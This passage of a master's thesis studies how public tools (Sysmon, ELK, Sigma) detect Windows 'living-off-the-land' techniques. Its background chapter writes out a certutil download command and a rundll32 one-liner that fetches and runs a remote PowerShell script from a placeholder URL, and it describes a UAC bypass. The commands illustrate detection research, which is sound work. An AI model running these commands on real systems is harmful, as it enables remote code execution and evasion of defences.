St. Pölten University of Applied Sciences

/informatik & security

/fh/// st. pölten

Detecting „Living-off-the-Land" Attacker Techniques in Microsoft Windows

Using publicly available technology to spot modern adversaries

Diplomarbeit

zur Erlangung des akademischen Grades

Diplom-Ingenieur/in

eingereicht von

Sebastian Demmer
IS1710619803

im Rahmen des
Studiengangs Information Security an der Fachhochschule St. Pölten

Betreuung
Betreuer: Dipl.-Ing. Robert Luh, BSc

Ort, TT.MM.JJJJ

(Unterschrift Autor/Autorin)

(Unterschrift Betreuer/Betreuerin)

Ehrenwörtliche Erklärung

Ich versichere, dass

- ich diese Diplomarbeit selbständig verfasst, andere als die angegebenen Quellen und Hilfsmittel nicht benutzt und mich sonst keiner unerlaubten Hilfe bedient habe.
- ich dieses Diplomarbeitsthema bisher weder im Inland noch im Ausland einem Begutachter/einer Begutachterin zur Beurteilung oder in irgendeiner Form als Prüfungsarbeit vorgelegt habe.
- diese Arbeit mit der vom Begutachter/von der Begutachterin beurteilten Arbeit übereinstimmt.

Der Studierende/Absolvent räumt der FH St. Pölten das Recht ein, die Diplomarbeit für Lehre- und Forschungstätigkeiten zu verwenden und damit zu werben (z.B. bei der Projektevernissage, in Publikationen, auf der Homepage), wobei der Absolvent als Urheber zu nennen ist. Jegliche kommerzielle Verwertung/Nutzung bedarf einer weiteren Vereinbarung zwischen dem Studierenden/Absolventen und der FH St. Pölten.

Ort, TT.MM.JJJJ

(Unterschrift Autor/Autorin)

Zusammenfassung

Diese Diplomarbeit erläutert die Verwendung von ausführbaren Windows-Dateien und -Skripten für böswillige Aktivitäten und die vorhandenen technischen Möglichkeiten, um dies zu erkennen. Die Hauptforschungsfrage „Wie können öffentlich-verfügbare Ressourcen dazu verwendet werden, um „living-off-the-land“-Techniken in Windows zu erkennen?“ wird beantwortet, indem eine Kombination aus theoretischer Recherche und praktischer Evaluierung durchgeführt wird. Dabei wird ein Überblick über die öffentlich-verfügbaren Werkzeuge und Frameworks gegeben und die benötigte Testumgebung eingerichtet. Die „living-off-the-land“-Techniken wurden anschließend anhand möglicher Datenquellen, die zur Erkennung verwendet werden können, gruppiert, gefolgt von einer tiefgreifenden Analyse von fünf Techniken, welche als Stichprobe gewählt wurden. Jede Einzelne wurde in einer virtualisierten Testumgebung mit dem Ziel, die Erkennungsrate der Regeln aus dem öffentlichen Sigma-Projekt für die Techniken festzustellen, geprüft. Als Teil der Evaluierungen, wurden mögliche Umgehungen der Erkennungsmechanismen gesucht und Verbesserungen implementiert, um diese zu mittigeren. Die Ergebnisse dieser Arbeit zeigen, dass die Regeln oftmals auf manipulierbaren Daten vertrauen und dadurch umgangen werden können. Außerdem ist erkennbar, dass öffentlich-verfügbare Ressourcen dafür verwendet werden können, um die Visibilität im Netzwerk zu erhöhen und Erkennungsraten gegen „living-off-the-land“-Techniken zu steigern. Zusätzlich werden Empfehlungen für die Überwachung und Entschärfung solcher Angriffsmuster zusammengefasst.

Abstract

This master thesis discusses the use of Windows binaries and scripts for malicious activity and the capabilities available for their detection. The core research question “How can publicly available resources be used to detect “living-off-the-land” techniques in Windows?” is answered by conducting a combination of theoretical research and practical testing. After establishing all fundamental core topics, the practical evaluation is started by setting up the necessary lab setup, and an overview of the used publicly available tools and frameworks is given. The “living-off-the-land” techniques are grouped by possible data sources for detection, followed by the in-depth analysis of five techniques, which were chosen as samples for this study. Each one is tested inside a virtualized test environment with the goal to examine the detection rate of publicly available rule for those techniques in the Sigma project. As part of the evaluation, possible bypasses for detection are searched for and improvements, which aim to mitigate them, are included. The results show that many rules rely on manipulatable data and can be bypassed, as well as that using publicly available resources can be used to increase visibility inside a network and improve detection rates for “living-off-the-land” techniques. Additionally, a summary of recommendations for monitoring and mitigation for such attack patterns is given.

1 Table of contents

1. Introduction

There is an endless arms-race in the information security landscape between malicious actors trying to break into networks to achieve their goals, and security specialists trying to protect against such adversaries. Whether it is espionage focused on South East Asia by the “RANCOR” group [1] or the “FIN7” threat actor, a financially-motivated threat group [2], the scale of offensive cyber operations is increasing rapidly world-wide.
One of the innovations driven by the race between attackers to find new ways to stealthily compromise systems and defenders to perfect their detection and response capabilities, is the trend towards using “living-off-the-land” techniques. Adversaries are increasingly using legitimate utilities and tools provided by operating systems to conduct malicious activity and therefore hide in plain sight [3]. This challenges security analysts and security solutions to not only differentiate between a malicious and non-malicious binary or script, but also detect malicious activity by non-malicious programs. To understand these techniques better, there are open-source projects which aim to collect all available information about them, the “GTFObins” project [4] for UNIX and the “LOLBAS” project [5] for Microsoft Windows systems. In addition to available research regarding these binaries and scripts, there are open-source resources to help build detections to monitor for such adversary activities. The “Sigma” project [6] defines a vendor-independent detection rule syntax, which can be ported to a variety of solutions and additionally contains a large repository of already created rules.
This thesis will discuss research and publications related to “living-off-the-land” techniques and detection mechanisms. Furthermore, a practical implementation of a lab setup is shown along with the evaluation of Sigma detection rules for five Windows binaries, which are commonly used for malicious operations.

1.1 Relevance

The use of “living-off-the-land” techniques can lead to negative consequences for network and system security if not mitigated or detected properly by the defending operators:

- It may be possible to leverage existing trust from signed system binaries and scripts in order to bypass security features like application whitelists, User Access control, Endpoint protection or antivirus solutions.
- The bypass of the above listed security features may lead to a smaller detection surface and therefore a longer time to discovery of the incident.
- Examples for techniques using Windows binaries and scripts include dumping of credentials or process memory, lateral movement, arbitrary down- and upload, proxy execution and User Access Control bypass.

Although some techniques can be mitigated completely by blocking applications which exist for backwards compatibility and legacy use-cases, others cannot be restricted due to their legitimate functionality used by system components. This challenge increases the need for specialized detection mechanisms which target “living-off-the-land” binaries and scripts (LOLBAS) and are precise enough, to differentiate between legitimate and malicious use. If detection rules are not created with caution, defenders may overload themselves with false-positives due to the regular use of some LOLBAS, or detections might by bypassed due to overly strict alerting criteria.

1.2 Goals & Research question

The purpose of this thesis is to answer the central research questions as well as the three deducting side questions:

How can publicly available resources be used to detect "living-off-the-land" techniques in Windows?

1. Which types of monitoring are applicable to these techniques?
2. Is it possible to build a test environment based on publicly available resources for detecting these techniques and how can such a setup look like?
3. Is it possible to bypass these detection rules and can they be improved to mitigate the potential bypass?

1.3 Methodological approach

It is the goal to use a combined approach of theoretical research and empirical testing to fulfil the purpose and find answers to the above listed research questions. The focus during the evaluation is to use a basic setup which consists of the core components of Sysmon, ELK stack, Elastalert to test the effectiveness of Sigma detection rules for living-off-the-land techniques. Therefore, it is not part of the evaluation process to determine the ideal setup or compare host-based monitoring solutions against each other. The result is an overview how the used monitoring approach can be used, including its feasibility as well as advantages and disadvantages, and not a proposal for an ideal solution for host-based monitoring.
Additionally, examining multiple techniques in detail should show core concepts of the living-off-the-land methodology, how it is used and what consequences it brings to defensive operations in networks. Combined with insight into the publicly available Sigma rules, possible detection bypasses and mitigations should be shown, and the root-causes of detection failure examined. Achieving in-depth analysis should be prioritized over detection rule testing coverage.
As baseline for living-off-the-land techniques, the LOLBAS project should be used, which is a public collection of documentation of Windows binaries and scripts which can be used for such activities. At the time of writing, 101 techniques are documented in this project, but it has to be clarified that there are continuous contributions from community members to examine, categorize and describe new techniques as they are discovered. Therefore, this thesis only represents only a snap-shot in time of the publicly documented examples. Third party software was also consciously excluded from the evaluation because their availability for living-off-the-land usage is limited, because they are not available in every target environment.
In order to provide a well-rounded view on the topic of living-off-the-land techniques, recommendations for prevention and mitigation, are included but are explicitly not a core topic of this thesis or claim to be complete.

1.4 Structure

This thesis will be structured into six major sections in addition to the introduction. The first briefly outlines the methodological approach which was used for work, which combines a theoretical and practical approach including hands-on evaluations. Next, related work will be discussed and split into two categories, software projects including open-source projects and publicly available resources like frameworks and free software and publications like conference talks, scientific papers and blogposts as well as various online resources. The next chapter will introduce the "living-off-the-land" term along with three examples to show practical application of the concept as well as its historical evolution and the implications which these techniques have for network defence and detection. Core fundamentals like security information event management, host-based monitoring, the Sigma project and adversary techniques including the MITRE ATT&CK framework will be discussed, before diving into the practical evaluation of living-off-the-land attacks. This chapter will cover the main topic of this

thesis and consists of three parts: implementation, evaluation and discussion. Implementation will cover some choices made for the testing procedure as well as explain the lab setup which was used. The evaluation will start with an overview over all documented living-off-the-land binaries and scripts in the LOLBAS project, which was used as a baseline for evaluation. Afterwards, five techniques will be examined in detail as well as detection rules tested and if possible bypassed and improved. The results of the evaluation are explained in the discussion chapter and deductions about detections for other techniques are made. Furthermore, positive and negative properties of the chosen lab setup are discussed. Additionally, a chapter containing recommendations and future work is included. To conclude the thesis, the conclusion repeats the topic and its relevance as well as summarizes the answers to the raised research questions.

2 Method

For this thesis a combined approach consisting of theoretical and empirical methodology was chosen. This ensures a solid theoretical baseline prior to the practical testing in a lab environment. The sources of information were collected, checked, prioritized based on its/their applicability and relevancy for this thesis.

2.1 Theoretical

The theoretical part of this thesis is based on available sources including books, scientific papers, publications of individuals or organizations. Due to the rapid evolution in the information security as well as threat detection field, the most relevant publications are in the form of conference talks, blogposts and other internet documents, which provide the largest portion of the theoretical research used in this thesis.
The theoretical background can be categorized into publications about adversaries' tactics, techniques and procedures (TTPs), living-off-the-land (LOL) specific research which includes usage and detection methods and information about existing or new tools that can be used for system monitoring, detection and alerting. This thesis aims to correlate the relevant information of these fields of research and publications in the context of the research question and build a baseline which is then used to perform a practical analysis based on empirical methodology.

2.2 Practical

The practical approach for this thesis consists of two fundamentals parts. Firstly, the implementation of a lab environment, for which a combination of different open-source projects and free-for-use software is used. A detailed description of the lab setup, which consists of two virtualized systems, is described in chapter 6.1.1. After building the necessary infrastructure for the technical evaluation, a suitable set of test data was created based on the LOLBAS [5] and Sigma project [6]. LOLBAS provides the documentation needed to execute many living-off-the-land binaries and scripts in Windows and the Sigma repository and converter are used to create a SIEM ruleset which is evaluated against the execution of the binaries and scripts. Secondly, the evaluation itself is conducted. To provide more in-depth look into living-off-the-land techniques, several will be discussed in detail in their own chapter, providing details about their origin and intended use, possibilities for offensive usage, detection methods and rule evaluation, and furthermore, if detection bypasses are known and if they can be mitigated by more detailed detections.
The fact that the Windows operating system is constantly under development and updated versions are regularly released, is the main reason why projects like LOLBAS will never have a complete coverage. Additionally, new techniques are constantly researched and found and due to the complexity of modern operating systems, it is not feasible to assume that there is a point where all possibilities for living-off-the-land techniques are known and documented. Based on these facts the current state of the LOLBAS project is accepted as a baseline for all practical tests and will not be evaluated on its completeness.

3 Related Work

The related work of this thesis can be split into two categories. Firstly, software frameworks and other projects which are used for the lab setup and practical evaluation. Secondly, publications related to living-off-the-land techniques and adversary evolution over time.

3.1 Software projects

The National Cyber Security Centre of the UK release a project called “Logging Made Easy” [7] which aims to reduce the barrier for small corporations to implement centralized logging and monitoring capabilities without high time or cost investments. This project includes the use of software components Sysmon [8], ELK stack (Elasticsearch, Logstash, Kibana) [9], Winlogbeat [10] and Docker [11] to configure a Windows client to collect host-based data, send it to a centralized server which digests the data and makes it available for user queries as well as provide basic dashboards.
The lab setup used for the practical evaluation of living-off-the-land techniques used in this thesis is partly based on this open-source project as described in chapter 6.1.1.
System Monitor also known as Sysmon [8] is a freeware project from Microsoft led by Mark Russinovich which implements a Windows system service and a device driver that enhances the Windows event logging capabilities. It allows logging of process creation and termination, filesystem creation events, Registry events, WMI events, DNS queries and all network activity, and many more events. The activity which should be logged is highly customisable via a configuration file and the resulting events are stored in the Windows event log [12].
The Elastic Stack consisting of Elasticsearch, Logstash and Kibana with additional Beats, in this case Winlogbeat, can be used to ship the Windows event logs from a Windows client to a centralized server (Winlogbeat), where data is digested (Logstash), indexed (Elasticsearch) and made available for querying and visualization (Kibana) [9]. The Elastic Stack is also highly customisable via configuration, extensible with plugins and fully operational via an Application Programming Interface.
Elastalert is an open-source project published and maintained by Yelp, which “(…) is a simple framework for alerting on anomalies, spikes, or other patterns of interest from data in Elasticsearch. “ [13]. This framework can be used to create detection rules which are automatically regularly checked against the data in Elasticsearch and can alert if any rules matches are found. Therefore, a SIEM can be built based on these components.
Thomas Patzke presented the Sigma project at the Hack.lu 2017 in which he, Florian Roth and many community contributors created a generic signature format and converter. Their work aims to unify SIEM rule creation and collection in a way that is usable by as many solutions as possible by being able to convert into different proprietary search and query syntax used by those solutions. This open-source project will be one of the fundamental components in the practical evaluation in this thesis. Details about this framework will be discussed in 5.1.2.
Another core open-source project which is a basis for this thesis is the LOLBAS project, in which LOLBAS stands for “living-off-the-land binaries and scripts” and is primarily maintained by Oddvar Moe, who held a talk about the project at DerbyCon 2018 [14]. As the name suggests, it is a collection of known living-off-the-land binaries and scripts in Windows. All binaries and scripts are discovered from research or analysis of attacks “in the wild” which demonstrate new living-off-the-land techniques and collected from different public sources like blogposts, published papers and conference talks. There is a web platform which provides a searchable interface where all binaries and scripts are listed and details about each entry can be viewed [5]. Details include references to resources, paths to the executable files, and descriptions how to use them for offensive operations with command line examples.
There is also a similar open-source project for Unix binaries which is called GTFObins [4].
Another really trending project in the incident response and threat detection community at the moment is the ATT&CK [15] knowledge base published by MITRE which systematically categorizes adversarial tactics, techniques and common knowledge for cyber adversary behaviour [16].
“At a high-level, ATT&CK is a behavioral model that consists of the following core components:

- Tactics, denoting short-term, tactical adversary goals during an attack (the columns);
- Techniques, describing the means by which adversaries achieve tactical goals (the individual cells);
- Documented adversary usage of techniques and other metadata (linked to techniques)."

In the context of living-off-the-land techniques this knowledge base provides an additional categorization in the form of ATT&CK techniques [17] to which nearly all binaries and scripts of the LOLBAS project can be linked to. This further context can help to identify other examples for the same technique and support to find adversaries who are known to use them in their operations.

3.2 Publications

Tom Ueltschi gave multiple talks [18] [19] on the topic of using Sysmon and Powershell logging to detect adversaries' activities inside a monitored network. He revisited this topic numerous times and continuously updated his materials [20]. The publications describe a host-based monitoring approach implemented by the Swiss Cert which uses a combination of Sysmon, Powershell logging and Splunk to collect and analyse log data from Windows systems. This data is then used to detect malicious activity including living-off-the-land techniques. Additionally, David Kennedy describes how to use multiple Sysmon event IDs to gain greater visibility and detection rate for living-off-the-land binaries and scripts in Windows [21].

Mandiant, one of the biggest incident response service providers, published a trend report [22] in 2015 explaining the changes of adversary tactics, techniques and procedures observed by them in the prior year. This includes trends of increased Windows Management Instrumentation (WMI) and Powershell usage. Another report [23] focused on new reconnaissance techniques by different attackers was published by Palo Alto Networks in 2019.The described living-off-the-land aspects are also supported by the Internet Security Threat Report – Special Report by Candid Wueest et. Al. published by Symantec in 2017 about "Living off the land and file less attack techniques [23] [3]. This 30-page report presents a detailed look of common living-off-the-land techniques detected during incident response engagements and proactive detections of Symantec solutions coupled with background knowledge combined from various sources. Several examples of Windows binaries and scripts are shown which have a dual-purpose and therefore can be used by an adversary for his benefit. Additionally, there are statistics shown which show the usage of different techniques over time. This report provides a solid overview of living-off-the-land techniques which are used "in the wild" and shows the trend towards such tools.

The start of this trend can be traced back in time at least as early as 2010 to research into Powershell usage for malicious activity as well as adversary activity [24]. In this presentation at BlackHat USA 2010 David Kennedy and Josh Kelley show the possible applications of Powershell for offensive operations inside networks. They explain the advantages and possibilities as well as show some proof-of-concept demos. In the years to follow Powershell usage became a vivid trend for penetration testing inside Windows environments, which can be seen by the various conference talks and publications [25] [26] [27]. These publications not only show the research results for offensive purposes but also go along with examples of malicious adversaries using such techniques or even coming up with ways to subvert detection by finding new techniques. Even though Microsoft released a variety of security features for Powershell in 2015 [28], it still remains as a potent and popular choice for many adversaries [29].

4 Background

This chapter will explain the concept of “living-off-the-land” techniques and the context in which it is regularly used today. Additionally, a brief history about the term is given and the fundamental publications regarding living-off-the-land will be discussed. Furthermore, the evolution of these techniques will be brought into context of how modern adversaries’ trend towards using more open-source tools, frameworks and living-off-the-land techniques and what effect this evolution has on the defending side in information security. With the decreasing amount of highly customized attack tools, detections have to become more precise to differentiate between adversaries, and especially for living-off-the-land techniques, which are used by non-adversaries as well. These difficulties and other implications of the evolution will be also discussed, but it will also be shown, how this trend might improve the overall detection-rate and/or detection-time.

In their presentation, the speakers concentrate on three components of Microsoft Windows, namely Windows Management Construction Command-Line (WMIC), network shell (netsh) and Powershell (PS) and their potential to be used for attacker activities such as code execution, persistence and reconnaissance. As the title of their talk “Living Off the Land: A Minimalist’s Guide to Windows Post-Exploitation” suggests, the main advantages of using such techniques come from minimizing the attacker’s footprint like deployed binaries on one side, and working around security challenges like “Active Admins, HIPS, Whitelisting and AV, Well-trained network defenders [27]”.

Leveraging Powershell, WMI and other built-in components for penetration testing [24] and also for malicious attacks [30] was not a new concept at that point, but it was the introduction of the “living-off-the-land” term in context of using and abusing built-in tools and features for offensive actions.

The main research in this direction during the time between 2010-2014 focuses on the possibilities of using Powershell as an offensive tool and even building whole frameworks based on the available functionality (e.g.: PowerSyringe, PowerSploit, and various Metasploit modules). This is possible because Powershell is a full-fledged, Turing-complete programming language, which is fully integrated into “[...] all new existing Microsoft products, including Exchange and AD [...]“ [24] and “ Full integration into the .NET framework and can be directly called when performing scripting” [24]. Additionally, Powershell is installed by default on Windows 7 and Windows Server 2008 operating systems. This high probability of availability makes this tool a great resource for an attacker.

Although Powershell being such a prevalent research topic and is continued to be used heavily today by penetration testers and adversaries alike (e.g.: Powershell Empire, Cobalt Strike, APT 29 and FIN7 [31]), it will not be part of the analysis described in this thesis. This decision is based on the vast amount of available research on both, offensive and defensive side, regarding Powershell [24] [25] [18]. Also due to its increasing popularity, the security features and monitoring options have improved greatly over the last years which resulted in the increased chance of detection of such malicious usage. This led to a noticeable trend leading away from using Powershell as an offensive capability was observed. An, for example for this trend is the GhostPack release by harmj0y [32], because the chance of detection has increased significantly.

The possibilities of living-off-the-land techniques can be demonstrated by examining three popular examples.

User Access Control Bypass with Event-Viewer

By modifying the Windows Registry key `HKCU\Software\Classes\mscfile\shell\open\command` or `HKCR\mscfile\shell\open\command` [33] and subsequently executing the eventvwr.exe Windows executable, arbitrary code or commands can be executed with a high integrity level without triggering the User Access Control [34] feature, which is designed to prompt a decision window to the user, where the user has to manually confirm the execution of an elevated process. By using such a bypass, the security feature can be successfully bypassed.

This technique can be combined with the execution of Powershell commands which can be saved in the Registry key itself and therefore avoids dropping binaries onto the systems disk, therefore reducing the detection surface significantly. This variation of implemented by Matt Nelson and Matthew Graeber in their Powershell script “Invoke_EventVwrBypass” [35].

There are multiple attacker tools which implement this technique like “ZeroT”/”PlugX” [36] , “BitPaymer” [37] and open-source frameworks like “Koadic” [38].

Downloading files with Certutil.exe

Certutil.exe is a Windows binary that is part of the Certificates Services. One “can use Certutil.exe to dump and display certification authority (CA) configuration information, configure Certificate Services, backup and restore CA components, and verify certificates, key pairs, and certificate chains.“ [39].
This executable can be used to download arbitrary files over HTTP and safe the to the disk.
In order to complete such task, an attacker simply has to execute the following command in CMD [40]:

```
certutil.exe -urlcache -split -f http://<URL>/<filename> <filename.exe>
```

It is also possible to save the downloaded file into an Alternate Data Stream (ADS), a part of the NTFS filesystem which is not regularly used.
This technique is used by various malware samples and threat actors, for example “RANCOR” group [1] and “Astaroth“ trojan [41].
Using such a utility to load further binaries reduced the complexity of the attacker’s tools by effectively outsourcing functionality to Windows binaries. It may help to bypass Application Whitelisting (AWL) as well when downloading files.
The same binary can be used to encode and decode files to and from Base64 encoding [42].

Execution with Rundll32.exe

The Windows rundll32.exe binary is designed to run 32-bit dynamic-link libraries (DDLs). Apart from directly loading DDLs, it can also be used to execute Javascript or “[…] load a registered or hijacked COM Server payload“ [37].
The following command line shows a powerful example where rundll32.exe is used to execute JavaScript, which loads and executes a Powershell script from a remote host in memory [43] [44]:

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";document.write();new%20ActiveXObject("WScript.Shell").Run("powershell -nop -
exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http://<URL>');"
```

Besides complex examples like shown above, rundll32.exe is mostly used to simply load malicious DLLs. Often times this is combined with lateral movement (e.g.: NotPetya [45]) or persistence techniques (e.g.: MuddyWater [46])
Technical description of living-off-the-land examples in Windows and detection options will be discussed in chapter 5.2.

4.1 Evolution

„Using fileless attack techniques and malicious scripts is an obvious choice for attackers, one which is made easier by various, widely available tools. So, it’s no surprise that many cyber criminals and targeted attack groups have embraced living off the land tactics. Symantec expects this trend to continue.“ [3]
This was the conclusion statement of a special report release by Symantec in July 2017. The report goes into details about how there is a clear trend of advanced adversaries towards including more and more living-off-the-land techniques into their toolset. It is also explicitly noted in the report that “10 out of 10 analysed targeted attack groups used system tools as well as custom built tools”. This means that during the research of Wueest et. Al. no advanced attacker group was found who only rely on living-off-the-land tools, which is not surprising because, even it may be possible to complete all seven phases of a cyber-killchain [47], it is uncertain if an attacker exclusively relies on the target system and network to provide all tools needed.
This development of more and more advanced attacker groups using known living-off-the-land techniques can lead to a reduction of differentiation between those adversaries which could also mean difficulties do keep them apart when attributing attacks to groups. There are several factors here to consider: an attack should be attributed to a threat actor by its whole set of Tactics, Techniques and Procedures (TTPs) and not based on

separate TTPs. Furthermore, even if the general set of TTPs are used, there might still be subtle differences like operational speed, targeting, timing, or small details during execution (e.g.: command line parameter order).

4.2 Implications

As already mention in the previous chapter 4.1, the movement from a completely custom-built toolchain to a partially living-off-the-land or open-source toolset can bring difficulties to the analysis of security incidents, mainly to the attribution, which is a fundamentally difficult task due to time- and data-constraints and the possibilities of false-flag operations.
But there are also upsides to more adversaries sharing the same or similar techniques: living-off-the-land techniques are by definition on the system before compromise and often even part of the Windows operating system. This means that the defenders have a better chance to prepare and baseline their own environment to detect abnormal behaviour. Additionally, Windows built-in tools over time have increasingly better security and logging/visibility features, which give the security analysts of the system or network an additional high-confidence data source, for example the Deep Script Block Logging and Antimalware Scan Interface [48] security features in Powershell v5 [32] [28].
When adversaries choose open-source tools for their operations to hinder effective attribution, they might choose to run as close to default configuration as possible, to blend in with most other parties which might use those tools. This makes distinguishing between such actors harder for an analyst but has the upside that detection rules for non-modified configurations of those tools are more common, easily available and will increase in value because a high attack detection is in most cases preferred to a slightly better chance for correct attribution.

5 Fundamentals

This chapter describes some fundamental concepts and frameworks which are essential for the context of living-off-the-land techniques on a Windows host. It includes the topics Security information event management (SIEM), host-based monitoring, the Sigma project and adversary techniques.

5.1 Security information event management

“SIEM combines Security Information Management (SIM) and Security Event Management (SEM). The first focuses on analysis and reporting of log data and long-term storage while the second focuses on real-time monitoring and notifications.” [49]. This term definition for SIEM, outlines the core functionality which is traditionally part of such systems. These features can be described as the following: “SIEM combines Security Information Management (SIM) and Security Event Management (SEM). The first focuses on analysis and reporting of log data and long-term storage while the second focuses on real-time monitoring and notifications.” [49]. This term definition for SIEM outlines the core functionality which is traditionally part of such systems. These features can be described as the following:

- Collection and retention of various log data
- Normalization and correlation of data
- Scalability and searchability of large amount of stored data
- Enrichment of data with additional information
- Realtime monitoring and alerting
- Increasing visibility by visualisation and reporting

The gathered data can reach from security solutions like firewalls, intrusion detection/prevention systems and sandboxes, over centralized logging systems like DNS or web-proxies, to logs collected from applications and events collected on individual servers and clients. The wide variety of sources inherit challenges such as a large quantity of data and the need to digest and normalize it. Additionally, for actively investigation security events and incidents using such SIEM, an analyst needs the ability to perform historical lookups and custom search queries, as well as filtering of the large amount of data in a timely fashion in order to provide a real benefit. Another beneficial feature is the enrichment of data with additional information such as performing geographical IP address lookups, performing reputation lookups of hashes or domains against public services or correlating internal threat intelligence and indicators of compromise into the monitoring and alerting engine of the solution. This helps automate manual tasks which an analyst working with SIEM events often has to perform and therefore can decrease repeating work-steps. Tools to support such automation of different security solutions and often SIEM systems are known as Security Orchestration and Automated Response (SOAR) [50]. Examples for commercial SIEM solutions can be found in the Gartner quadrant of 2018 in Figure 1.

Figure 1: SIEM Gartner Quadrant 2018 [51]

The ELK software stack introduced in chapter 3 is not a commercial SIEM solution and therefore not listed in Figure 1. Additionally, it is characteristically more a centralized log management system and misses features such as alerting and a pre-existing ruleset. Nevertheless, the solution is highly flexible, and many open-source extensions are available to add some of the typical SIEM functionality to the ELK stack. The implementation of the lab setup used for the practical evaluation is described in detail in chapter 6.1.1.
When considering which data sources are available for collecting and processing by a SIEM system, different categories can be distinguished:

1. Network traffic (meta)data such as Netflow- or full packet-captures, the later providing a most complete picture about the network communication but also has the downsize of needing enormous resources to search through and retain.
2. Client and server logs such as authentication or security logs, which can for example help to monitor account usage, system activity and detect suspicious events.
3. Security solution data such as centralized anti-virus or sandbox logs, which can help to identify possible malware infections.
4. Application data such as access or error logs from web applications, which can help to detect application layer attacks.
5. Centralized traffic content such as data logged by web- or DNS-proxies, which focus on a specific protocol like HTTP/HTTPS or DNS and can provide the ability the provide a detailed look into vital parts of the wide variety of network traffic. Additionally, depending on the setup it can be used to provide deep packet inspection by terminating or decrypting end-to-end encryption [52].

This thesis covers the second point of the previous listing, by examination of open-source or public tools to implement a host-based monitoring setup and only data collected directly on the client will be used to evaluate detection rules.

5.1.1 Host-based monitoring

Host-based monitoring is achieved by using software running on an endpoint which act as a sensor for a variety of telemetry data, which is then recorded and often times forwarded to a centralized server which collects the data from various endpoints. The collected telemetry data can range from network traffic logging, process tracking, file system operation logging, application log files to operating system specific logs (e.g.: `System.evtx` and `Security.evtx` Windows Event Logs).
Gathering data on endpoints has the advantage off providing the most in-depth monitoring of system activity due to the fact, that the data can be collected directly at the source and without any delay. There must be a conscious decision made about how much data I feasible in a specific environment or a system, and how it will be processed in order to provide actual value for detection. On the other hand, this approach has the disadvantage of trusting data provided by an endpoint which could be infected, therefore telemetry could be manipulated or incomplete due to attacker actions. This flaw is be partly mitigate when host-based monitoring is configured with high-granularity, because it is highly likely to detect malicious activity before an attacker can manipulate the monitoring solution.

One example would be the monitoring of network traffic which can also be achieved by a separated sensor in the same network segment instead of on the host itself. Manipulating such a sensor would have to involve exploiting a vulnerability in the sensor itself and therefore compromising another system, while on the endpoint an attacker might be able to manipulate the forwarded telemetry or disable the logging altogether. An advantage of the endpoint network monitoring data is that it is possible to correlate and log the process responsible for network connections, which provides a lot of context in comparison to only having information about the connection or even full-packet captures.
The Windows operating system provides a variety of solutions to support monitoring the system during runtime. This includes Windows Event logging, which is configurable via local or domain group policies, Windows Event Collector server and Windows Event Forwarding [53]. Agent-based security solutions in the Endpoint Detection and Response (EDR) often implement proprietary local collection and forwarding as well as host-based detection and the ability to scan for indicators of compromise (IOCs) on disk or in memory.

System Monitor (Sysmon)
Microsoft System Monitor is a free tool published and maintained by Mark Russinovich and Thomas Garnier, which extends the logging capabilities in Windows and is highly configurable and therefore useable for different use cases and environments. Sysmon [8] provides the functionality to gather detailed information including (with corresponding event ID in parentheses) [54].

- Processes: Process creation (1), Driver loads (6), Image/DLL loads (7), CreateRemoteThread (8), Named Pipes (17/18)
- Network activity: Connection (3)
- Registry: Object creation / deletion (12), Object renamed (14), Value modification (13)
- Files: Create time modification (2), File create (11), ADS create (15)
- WMI: Filter (19), Consumer (20), Consumer filter (21)
- DNS: Query (22)

There are multiple publications which describe using Sysmon as a collection tool for endpoint monitoring and gaining visibility on those systems [21] [55]. Additionally, there are different resources which help build a baseline Sysmon config to get off the ground with a solid foundation [56]. One open-source resource is the Sysmon config published by SwiftOnSecurity [57] which is also used in the Logging made easy project and is part of the lab setup described in chapter 6.1.1.

Sysmon works with a userland service and device driver in kernel space which work together to create the events, that are defined in the XML configuration file. These events are then stored inside the `Microsoft-Windows-Sysmon%4Operational.evtx` Windows event log. From there, they can be shipped to another system via Windows event forwarding or services like Winlogbeat.

Figure 2 shows the described components of Sysmon and how they interact with each other. It starts with calling Sysmon over the command line (green) and providing the configuration file, which then installs the `SysmonDrv` driver in Kernel Mode (orange) and the Sysmon service in User Mode (purple). The device driver sends data to the service according to the configuration, which then transfers this data to events in the Windows event logs.



Figure 2: Sysmon workflow [58]

The latest additions to Sysmon, version 10.0 (release on 2019/06/11) includes the ability to record DNS queries including responses into a single event and adds the `OriginalFileName` field to `ProcessCreate` and `ImageLoaded` events which are parsed from the PE header and help to identify executables which are renamed in the filesystem [59]. The tool has its challenges as well, for example the configuration file (XML format) is not formally described or properly documented [56]. Additionally, the configuration file can get quite unmanageable depending on the ruleset deployed. For this reason, the Sysmon-modular [60] open-source project by Olaf Hartong tries to simplify the configuration by splitting it into different modules and providing scripts to combine those modules into a valid XML Sysmon configuration file.

5.1.2 Sigma project

